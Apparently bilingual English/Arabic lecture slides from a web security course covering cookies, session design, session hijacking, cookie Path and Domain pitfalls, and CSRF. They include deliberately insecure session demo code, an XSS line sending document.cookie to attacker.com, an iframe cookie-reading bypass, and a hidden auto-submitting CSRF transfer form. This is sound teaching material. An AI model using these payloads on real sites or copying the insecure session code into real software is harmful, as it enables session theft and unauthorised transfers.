



Cookies

Server sends a cookie with a response

Set-Cookie: **theme**=**dark**;

Header Name	Cookie Name	Cookie Value
--------------------	--------------------	---------------------

Client sends a cookie with a request

Cookie: **theme=dark;**

Header Name

Cookie Name

Cookie Value

Sessions

الجلسات

- ▶ **Cookies** are used by the server to implement sessions
- ▶ **Goal:** Server keeps a set of data related to a user's current "browsing session"
- ▶ Examples

- ▶ Logins
- ▶ Shopping carts
- ▶ User tracking

▶ يتم استخدام ملفات تعريف الارتباط بواسطة الخادم لتنفيذ الجلسات

▶ الهدف: يحتفظ الخادم بمجموعة من البيانات المتعلقة بـ "جلسة التصفح" الحالية للمستخدم

▶ أمثلة

▶ تسجيلات الدخول

▶ عربات تسوق

▶ تتبع المستخدم

Insecure Session 1 | HTML | Login Page

```
<!doctype html>
<html lang='en'>
<head>
  <meta charset='utf-8' />
  <title>My Cool Site</title>
</head>
<body>
  <h1>Bank login:</h1>
  <form method='POST' action='/login'>
    Username:
    <input name='username' />
    <br />
    Password:
    <input name='password' type='password' />
    <br />
    <input type='submit' value='Login' />
  </form>
</body>
</html>
```

Insecure Session 1 | Backend Cookies

```
const express = require('express')
const { createReadStream } = require('fs')
const cookieParser = require('cookie-parser')
const app = express()
app.use(cookieParser())
app.use(express.urlencoded({ extended: false }))
// Routes go here!
app.listen(8000)
```

```
const USERS = { alice: 'password', bob: '50505' }
const BALANCES = { alice: 500, bob: 100 }
app.get('/', (req, res) => {
  const { username } = req.cookies
  if (username) {
    res.send(`
    <h1>Welcome, ${username}</h1>
    <p>Your balance is ${BALANCES[username]}</p>
    `)
  } else {
    createReadStream('index.html').pipe(res)
  }
})
```

Insecure Session 1 | Backend Cookies

```
app.post('/login', (req, res) => {  
  const { username } = req.body  
  const { password } = req.body  
  if (password === USERS[username]) {  
    res.cookie('username', username)  
    res.redirect('/')  
  } else {  
    res.send('fail!')  
  }  
})  
app.get('/logout', (req, res) => {  
  res.clearCookie('username')  
  res.redirect('/')  
})
```

First HTTP request:

POST /login HTTP/1.1

Host: example.com

username=alice&password=password

HTTP response:

HTTP/1.1 **200** OK

Set-Cookie: username=alice

Date: Tue, 24 Sep 2019 20:30:00 GMT

<!DOCTYPE html ...

All future HTTP requests:

GET /page.html HTTP/1.1

Host: example.com

Cookie: username=alice;

Ambient authority

السلطة المحيطة

- ▶ **Access control** - Regulate who can view resources or take actions
- ▶ **Ambient authority** - Access control based on a global and persistent property of the requester
 - ▶ The alternative is explicit authorization valid only for a specific action
- ▶ There are four types of ambient authority on the web
 - ▶ **Cookies** - most common, most versatile method
 - ▶ **IP checking** - used at Stanford for library resources
 - ▶ **Built-in HTTP authentication** - rarely used
 - ▶ **Client certificates** - rarely used

- ▶ **التحكم في الوصول** - تنظيم من يمكنه عرض الموارد أو اتخاذ الإجراءات
- ▶ **السلطة المحيطة** - التحكم في الوصول بناءً على خاصية عالمية ومستمرة للطالب
 - ▶ والبديل هو إذن صريح صالح فقط لإجراء محدد
- ▶ هناك أربعة أنواع من السلطة المحيطة على الويب
 - ▶ **ملفات تعريف الارتباط** - الطريقة الأكثر شيوعًا والأكثر تنوعًا
 - ▶ **فحص IP** - يستخدم في جامعة ستانفورد لموارد المكتبة
 - ▶ **مصادقة HTTP المضمنة** - نادرًا ما تستخدم
 - ▶ **شهادات العميل** - نادرًا ما تستخدم

Quick Primer: Signature Schemes

التمهيد السريع: مخططات التوقيع

- ▶ Triple of algorithms (G, S, V)
 - ▶ $G() \rightarrow k$ - generator returns key
 - ▶ $S(k, x) \rightarrow t$ - signing returns a tag t for input x
 - ▶ $V(k, x, t) \rightarrow \text{accept} \mid \text{reject}$ - checks validity of tag t for given input x
 - ▶ Correctness property
 - ▶ $V(k, x, S(k, x)) = \text{accept}$ should always be true
 - ▶ Security property
 - ▶ $V(k, x, t) = \text{accept}$ should almost never be true when x and t are chosen by the attacker
- ▶ ثلاثية الخوارزميات :
- ▶ مفتاح إرجاع المولد
- ▶ يؤدي التوقيع إلى إرجاع علامة الإدخال x
- ▶ -يتحقق من صلاحية العلامة الإدخال المحدد x
- ▶ خاصية الصواب
- ▶ يجب أن يكون القبول صحيحًا دائمًا
- ▶ خاصية الأمن
- ▶ يجب ألا يكون صحيحًا أبدًا عندما يتم اختيار x و t بواسطة المهاجم

POST /login HTTP/1.1
username=alice&password=password

$G() \rightarrow k$

Login info ok?

OK!

HTTP/1.1 200 OK
Set-Cookie: username=alice;
Set-Cookie: tag=t;

$S(k, 'alice') \rightarrow t$

Client

Server

GET / HTTP/1.1
Cookie: username=alice; tag=t

Repeat

$V(k, 'alice', t) \rightarrow \text{ok?}$

OK!

HTTP/1.1 200 OK
Private webpage for Alice!

Demo: Insecure Session 2

```
const COOKIE_SECRET = 'G2T7SRHTX1T62DHR'
app.use(cookieParser(COOKIE_SECRET))
app.get('/', (req, res) => {
  const { username } = req.signedCookies
  if (username) {
    res.send(`
<h1>Welcome, ${username}</h1>
<p>Your balance is ${BALANCES[username]}</p>
`)
  } else {
    createReadStream('index.html').pipe(res)
  }
})
```

```
app.post('/login', (req, res) => {
  const { username } = req.body
  const { password } = req.body
  if (password === USERS[username]) {
    res.cookie('username', username, { signed: true })
    res.redirect('/')
  } else {
    res.send('fail!')
  }
})
app.get('/logout', (req, res) => {
  res.clearCookie('username')
  res.redirect('/')
})
```

Demo: Insecure Session 3

```
let nextSessionId = 1
const SESSIONS = {} // sessionId -> username
app.get('/', (req, res) => {
  const { sessionId } = req.cookies
  const username = SESSIONS[sessionId]
  if (username) {
    res.send(`
<h1>Welcome, ${username}</h1>
<p>Your balance is $$${BALANCES[username]}</p>
`)
  } else {
    createReadStream('index.html').pipe(res)
  }
})
```

```
app.post('/login', (req, res) => {
  const { username } = req.body
  const { password } = req.body
  if (password === USERS[username]) {
    SESSIONS[nextSessionId] = username
    res.cookie('sessionId', nextSessionId)
    nextSessionId += 1
    res.redirect('/')
  } else {
    res.send('fail!')
  }
})

app.get('/logout', (req, res) => {
  const { sessionId } = req.cookies
  delete SESSIONS[sessionId]
  res.clearCookie('username')
  res.redirect('/')
})
```

Demo: Secure Session

```
const { randomBytes } = require('crypto')
const SESSIONS = {} // sessionId -> username
app.get('/', (req, res) => {
  const sessionId = req.cookies.sessionId
  const username = SESSIONS[sessionId]
  if (username) {
    res.send(
      `Hi ${username}. Your balance is ${BALANCES[username]}.`
    )
  } else {
    createReadStream('index.html').pipe(res)
  }
})
```

```
app.post('/login', (req, res) => {
  const username = req.body.username
  const password = USERS[username]
  if (password === req.body.password) {
    const sessionId = randomBytes(16).toString('hex')
    SESSIONS[sessionId] = username
    res.cookie('sessionId', sessionId)
    res.redirect('/')
  } else {
    res.send('fail!')
  }
})

app.get('/logout', (req, res) => {
  const sessionId = req.cookies.sessionId
  delete SESSIONS[sessionId]
  res.clearCookie('sessionId')
  res.redirect('/')
})
```

Sessions: Desired properties

الجلسات: الخصائص المطلوبة

- ▶ Browser remembers user (so user doesn't need to repeatedly log in)
- ▶ User cannot modify session cookie to login as another user
- ▶ Session cookies are not valid forever
- ▶ Sessions can be deleted on the server-side
- ▶ Sessions should expire after some time, e.g. 30 days

▶ يتذكر المتصفح المستخدم (لذلك لا يحتاج المستخدم إلى تسجيل الدخول بشكل متكرر)

▶ لا يمكن للمستخدم تعديل ملف تعريف ارتباط الجلسة لتسجيل الدخول كمستخدم آخر

▶ ملفات تعريف الارتباط للجلسة ليست صالحة إلى الأبد

▶ يمكن حذف الجلسات من جانب الخادم

▶ يجب أن تنتهي الجلسات بعد مرور بعض الوقت، على سبيل المثال 30 يوما

History of cookies

تاريخ ملفات تعريف الارتباط

- ▶ Implemented in 1994 in Netscape and described in 4-page draft
- ▶ No spec for 17 years
 - ▶ Attempt made in 1997, but made incompatible changes
 - ▶ Another attempt in 2000 ("Cookie2"), same problem
 - ▶ Around 2011, another effort succeeded (RFC 6265)
- ▶ Ad-hoc design has led to interesting issues

▶ تم تنفيذه في عام 1994 في Netscape وتم وصفه في مسودة من 4 صفحات


▶ لا المواصفات لمدة 17 عاما

▶ تمت المحاولة في عام 1997، ولكن تم إجراء تغييرات غير متوافقة

▶ محاولة أخرى في عام 2000 ("Cookie2")، نفس المشكلة

▶ وفي عام 2011 تقريبًا، نجح جهد آخر (RFC 6265)

▶ أدى التصميم المخصص إلى مشكلات مثيرة للاهتمام



Session Attacks

Cross-Site Request Forgery

هجمات الجلسة
تزوير عبر الموقع

How do you delete cookies?

كيف تقوم بحذف ملفات تعريف الارتباط ؟

- ▶ Set cookie with same name and an expiration date in the past
- ▶ Cookie value can be omitted
- ▶ **Set-Cookie:** key=; Expires=Thu, 01 Jan 1970 00:00:00 GMT

▶ قم بتعيين ملف تعريف الارتباط بنفس الاسم وتاريخ انتهاء الصلاحية في الماضي

▶ يمكن حذف قيمة ملف تعريف الارتباط

▶ ملف تعريف الارتباط المحدد.

Basic cookie attributes

سمات ملفات تعريف الارتباط الأساسية

- ▶ **Expires** - Specifies expiration date. If no date, then lasts for "browser session"
▶ انتهاء الصلاحية - يحدد تاريخ انتهاء الصلاحية. إذا لم يكن هناك تاريخ، فسيستمر لـ "جلسة المتصفح"
- ▶ **Path** - Scope the "Cookie" header to a particular request path prefix
▶ المسار - قم بنطاق رأس "ملف تعريف الارتباط" إلى بادئة مسار طلب معينة
▶ على سبيل المثال **Path=/docs** سوف يتطابق مع **/docs** و **/docs/Web/**
e.g. **Path=/docs** will match **/docs** and **/docs/Web/**
- ▶ **Domain** - Allows the cookie to be scoped to a "broader domain" (within the same registrable domain)
▶ المجال - يسمح بتوسيع نطاق ملف تعريف الارتباط إلى "نطاق أوسع" (ضمن نفس النطاق القابل للتسجيل)
▶ على سبيل المثال يمكن لـ **cs253.stanford.edu** تعيين ملفات تعريف الارتباط لـ **stanford.edu**
e.g. **cs253.stanford.edu** can set cookies for **stanford.edu**
- ▶ Note: **Path** and **Domain** violate Same Origin Policy
▶ ملاحظة: المسار و المجال ينتهكان نفس سياسة الأصل
▶ لا تستخدم المسار للحفاظ على سرية ملفات تعريف الارتباط من الصفحات الأخرى من نفس المصدر
▶ باستخدام المجال، يمكن لأصل واحد تعيين ملفات تعريف الارتباط لأصل آخر

Accessing Cookies from JS

```
document.cookie = 'name=Feross'
```

```
document.cookie = 'favoriteFood=Cookies'
```

```
document.cookie
```

```
// 'name=Feross; favoriteFood=Cookies;'
```

```
document.cookie = 'name=; Expires=Thu, 01 Jan 1970 00:00:00 GMT'
```

```
document.cookie
```

```
// 'favoriteFood=Cookies;'
```

Session Hijacking

اختطاف الجلسة

- ▶ Sending cookies over unencrypted HTTP is a very bad idea
 - ▶ If anyone sees the cookie, they can use it to hijack the user's session
 - ▶ Attacker sends victim's cookie as if it was their own
 - ▶ Server will be fooled

▶ يعد إرسال ملفات تعريف الارتباط عبر HTTP غير المشفر فكرة سيئة للغاية

▶ إذا رأى أي شخص ملف تعريف الارتباط، فيمكنه استخدامه لاختطاف جلسة المستخدم

▶ يرسل المهاجم ملف تعريف الارتباط الخاص بالضحية كما لو كان خاصًا به

▶ سوف ينخدع الخادم

Sessions (normal case)



GET /HTTP/1.1
Cookie: sessionId=1234


HTTP/1.1 200 OK
Private webpage!



Sessions (With a Network Attacker)



Firesheep (2010)



Session Hijacking Mitigation

التخفيف من اختطاف الجلسة

- ▶ Use **Secure** cookie attribute to prevent cookie from being sent over unencrypted HTTP connections

Set-Cookie: key=value; Secure

- ▶ Even better: Use HTTPS for entire website
- ▶ استخدم سمة ملف تعريف الارتباط الآمن لمنع إرسال ملف تعريف الارتباط عبر اتصالات HTTP غير المشفرة
- ▶ والأفضل من ذلك: استخدم HTTPS لموقع الويب بأكمله

Session hijacking | Cross Site Scripting

(XSS) | الاختطاف الجلسة | البرمجة النصية عبر المواقع (XSS)

- ▶ What if website is vulnerable to XSS?
 - ▶ Attacker can insert their code into the webpage
 - ▶ At this point, they can easily exfiltrate the user's cookie

```
new Image().src = 'https://attacker.com/steal?cookie=' + document.cookie
```

- ▶ More on XSS soon!
- ▶ ماذا لو كان موقع الويب عرضة لـ XSS؟
- ▶ يمكن للمهاجم إدراج الكود الخاص به في صفحة الويب
- ▶ عند هذه النقطة، يمكنهم بسهولة تصفية ملف تعريف الارتباط الخاص بالمستخدم

▶ المزيد عن XSS قريباً!

Protect cookies from XSS

حماية ملفات تعريف الارتباط من XSS

- Use **HttpOnly** cookie attribute to prevent cookie from being read from JavaScript

Set-Cookie: key=value; Secure; HttpOnly

► استخدم سمة ملف تعريف الارتباط HttpOnly لمنع قراءة ملف تعريف الارتباط من JavaScript

Cookie **Path** bypass

ملف تعريف الارتباط المسار تجاوز

- ▶ Do not use **Path** for security
- ▶ **Path** does not protect against unauthorized reading of the cookie from a different path on the same origin
 - ▶ Can be bypassed using an `<iframe>` with the path of the cookie
 - ▶ Then, read `iframe.contentDocument.cookie`
 - ▶ This is allowed by Same Origin Policy
- ▶ Therefore, only use **Path** as a performance optimization

- ▶ لا تستخدم المسار للأمان
- ▶ المسار لا يحمي من القراءة غير المصرح بها لملف تعريف الارتباط من مسار مختلف على نفس الأصل
- ▶ يمكن تجاوزه باستخدام `<iframe>` بمسار ملف تعريف الارتباط
- ▶ ثم اقرأ `iframe.contentDocument.cookie`
- ▶ هذا مسموح به من خلال نفس سياسة الأصل
- ▶ ولذلك، استخدم فقط المسار لتحسين الأداء

Demo: CS 106A attack

On CS 106A site:

```
document.cookie = 'sessionId=1234; Path=/class/cs106a/'
```

On CS 253 site:

```
const iframe = document.createElement('iframe')
iframe.src = 'https://web.stanford.edu/class/cs106a/'
document.body.appendChild(iframe)
iframe.style.display = 'none'
```

```
// wait for document to load... then run
console.log(iframe.contentDocument.cookie)
```

Make cookie **Path** secure?

هل تريد جعل ملف تعريف الارتباط المسار آمناً؟

- ▶ No solution! Always unsafe to rely on **Path** ▶ لا حل! من غير الآمن دائماً الاعتماد على المسار
- ▶ Same Origin Policy ▶ نفس سياسة المنشأ
 - ▶ Pages on the *same origin* can access each other's cookies (and a whole lot more) ▶ يمكن للصفحات الموجودة على نفس المصدر الوصول إلى ملفات تعريف الارتباط الخاصة ببعضها البعض (وغيرها الكثير)

What to set cookie Path to?

ما الذي يجب تعيينه لملف تعريف الارتباط المسار إلى ؟

- ▶ Defaults to current page's path, e.g. `/class/cs106a`
- ▶ الإعدادات الافتراضية لمسار الصفحة الحالية، على سبيل المثال `/class/cs106a`
- ▶ Instead, explicitly set it to **Path=**
- ▶ بدلاً من ذلك، قم بتعيينه بشكل صريح على **Path=**
- ▶ Why is this better than just omitting **Path**?
- ▶ لماذا يعد هذا أفضل من حذف المسار ؟

Set-Cookie: `key=value; Secure; HttpOnly; Path=`

Quick note: Domain attribute is also bad

ملاحظة سريعة: سمة المجال أيضًا سيئة

- ▶ Cookies can only be accessed by equal or more-specific domains, so use a subdomain
- ▶ لا يمكن الوصول إلى ملفات تعريف الارتباط إلا من خلال نطاقات متساوية أو أكثر تحديدًا، لذا استخدم نطاقًا فرعيًا
- ▶ **cs106a.stanford.edu** vs. **cs253.stanford.edu**
 - ▶ Mutually exclusive
- ▶ **cs253.stanford.edu** مقابل **cs106a.stanford.edu**
 - ▶ متنافي
- ▶ **cs253.stanford.edu** vs. **stanford.edu**
 - ▶ Former can read/write latter's cookies. Reverse not true.
 - ▶ **stanford.edu** مقابل **cs253.stanford.edu**
 - ▶ يمكن للأول قراءة/كتابة ملفات تعريف الارتباط الخاصة بالآخر. عكس غير صحيح.
- ▶ **cs253.stanford.edu** vs. **login.stanford.edu**
 - ▶ Mutually exclusive
 - ▶ **login.stanford.edu** مقابل **cs253.stanford.edu**
 - ▶ متنافي

Cookies don't obey Same Origin Policy

لا تتبع ملفات تعريف الارتباط نفس سياسة الأصل

- ▶ Cookies were created before Same Origin Policy so have different security model
 - ▶ Cookies are **more restrictive** than Same Origin Policy
 - ▶ **Path** partitions cookies by path but is ineffective because pages on same origin can access each other's DOMs, run code in each other's contexts
 - ▶ Cookies are **less restrictive** than Same Origin Policy
 - ▶ Pages with same **hostname** share cookies. The **protocol** and **port** are ignored.
 - ▶ Different origins can mess with each others cookies (e.g. **cs253.stanford.edu** can set cookies for **stanford.edu**)
 - ▶ This is why Stanford login is **login.stanford.edu** and not **stanford.edu/login**
- تم إنشاء ملفات تعريف الارتباط قبل نفس سياسة المنشأ، لذا يكون لها نموذج أمان مختلف
- ملفات تعريف الارتباط | أكثر تقييداً | من نفس سياسة الأصل
- أجزاء المسار | ملفات تعريف الارتباط حسب المسار ولكنها غير فعالة لأن الصفحات من نفس الأصل يمكنها الوصول إلى **DOMs** الخاصة ببعضها البعض، وتشغيل التعليمات البرمجية في سياقات بعضها البعض
- ملفات تعريف الارتباط أقل تقييداً من نفس سياسة الأصل
- الصفحات التي لها نفس اسم المضيف تشارك ملفات تعريف الارتباط .
- يتم تجاهل البروتوكول والمنفذ .
- يمكن للأصول المختلفة أن تعبت بملفات تعريف الارتباط لبعضها البعض (على سبيل المثال، يمكن لـ **cs253.stanford.edu** تعيين ملفات تعريف الارتباط لـ **(stanford.edu)**
- هذا هو السبب في أن تسجيل الدخول إلى جامعة ستانفورد هو **stanford.edu/login** وليس **login.stanford.edu**

Cross-Site Request Forgery (CSRF)

Ambient authority: problems

السلطة المحيطة: المشاكل

- ▶ Recall: Ambient authority is implemented by cookies
- ▶ Consider this HTML embedded in **attacker.com**:

```
<h1>Welcome to your account!</h1>  
<img src='https://bank.com/avatar.png' />
```

- ▶ Browser helpfully includes **bank.com** cookies in all requests to **bank.com**, even though the request originated from **attacker.com**
- ▶ **attacker.com** can embed user's real avatar from **bank.com**

- ▶ تذكر: يتم تنفيذ السلطة المحيطة بواسطة ملفات تعريف الارتباط
- ▶ خذ بعين الاعتبار HTML المضمن في : **Attacker.com**

▶ يتضمن المتصفح بشكل مفيد ملفات تعريف الارتباط
في **Bank.com** جميع الطلبات المقدمة إلى
Bank.com، على الرغم من أن الطلب نشأ من
Attacker.com

- ▶ يمكن لـ **Attacker.com** تضمين الصورة الرمزية الحقيقية
للمستخدم من **bank.com**

Ambient authority: problems (pt 2)

السلطة المحيطة: المشاكل (نقطة 2)

- ▶ Unclear which site initiated a request

▶ غير واضح الموقع الذي بدأ الطلب

- ▶ Consider this HTML embedded in **attacker.com**:

▶ خذ بعين الاعتبار HTML المضمن في **Attacker.com** :

```
<img src='https://bank.com/withdraw?from=bob&to=mallory&amount=1000'>
```

- ▶ Browser helpfully includes **bank.com** cookies in all requests to **bank.com**, even though the request originated from **attacker.com**

▶ يتضمن المتصفح بشكل مفيد ملفات تعريف الارتباط **Bank.com** في جميع الطلبات المقدمة إلى **Bank.com**، على الرغم من أن الطلب نشأ من **Attacker.com**

- ▶ **attacker.com** can take actions at bank.com using the victim's logged-in session

▶ يمكن لـ **Attacker.com** اتخاذ إجراءات على موقع **bank.com** باستخدام جلسة تسجيل الدخول الخاصة بالضحية

Cross-Site Request Forgery (CSRF)

تزوير الطلب عبر المواقع (CSRF)

- ▶ Attack which forces an end user to execute unwanted actions on a web app in which they're currently authenticated
- ▶ Normal users: CSRF attack can force user to perform requests like transferring funds, changing email address, etc.
- ▶ Admin users: CSRF attack can force admins to add new admin user, or in the worst case, run commands directly on the server
- ▶ Effective even when attacker can't read the HTTP response

▶ هجوم يجبر المستخدم النهائي على تنفيذ إجراءات غير مرغوب فيها على تطبيق ويب تمت مصادقته فيه حالياً

▶ المستخدمون العاديون: يمكن أن يجبر هجوم CSRF المستخدم على تنفيذ طلبات مثل تحويل الأموال وتغيير عنوان البريد الإلكتروني وما إلى ذلك.

▶ المستخدمون الإداريون: يمكن أن يجبر هجوم CSRF المسؤولين على إضافة مستخدم إداري جديد، أو في أسوأ الحالات، تشغيل الأوامر مباشرة على الخادم

▶ فعال حتى عندما لا يتمكن المهاجم من قراءة استجابة HTTP

Demo: Cross-Site Request Forgery

العرض التوضيحي: تزوير الطلب عبر المواقع

```
const BALANCES = { alice: 500, bob: 100 }
app.get('/', (req, res) => {
  const { sessionId } = req.cookies
  const username = SESSIONS[sessionId]
  if (username) {
    res.send(`
<h1>Welcome, ${username}</h1>
<p>Your balance is $$${BALANCES[username]}</p>
<p><a href='/logout'>Logout</a></p>
<form method='POST' action='/transfer'>
Send amount:
<input name='amount' />
To user:
<input name='to' />
<input type='submit' value='Send' />
</form>
`)
  } else {
    createReadStream('index.html').pipe(res)
  }
})
```

```
app.post('/transfer', (req, res) => {
  const { sessionId } = req.cookies
  const username = SESSIONS[sessionId]
  if (!username) {
    res.send('Only logged in users can transfer money')
    return
  }
  const amount = Number(req.body.amount)
  const to = req.body.to
  BALANCES[username] -= amount
  BALANCES[to] += amount
  res.redirect('/')
})
```

Demo: Cross-Site Request Forgery

```
attacker.com:9999:
<h1>Cool cat site</h1>
<img src='cat.gif' />
<iframe src='attacker-frame.html'
style='display: none'></iframe>
attacker.com:9999/attacker-frame.html:
<form method='POST'
action='http://bank.com:8000/transfer'>
  <input name='amount' value='100' />
  <input name='to' value='alice' />
  <input type='submit' value='Send' />
</form>
<script>
  document.forms[0].submit()
</script>
```

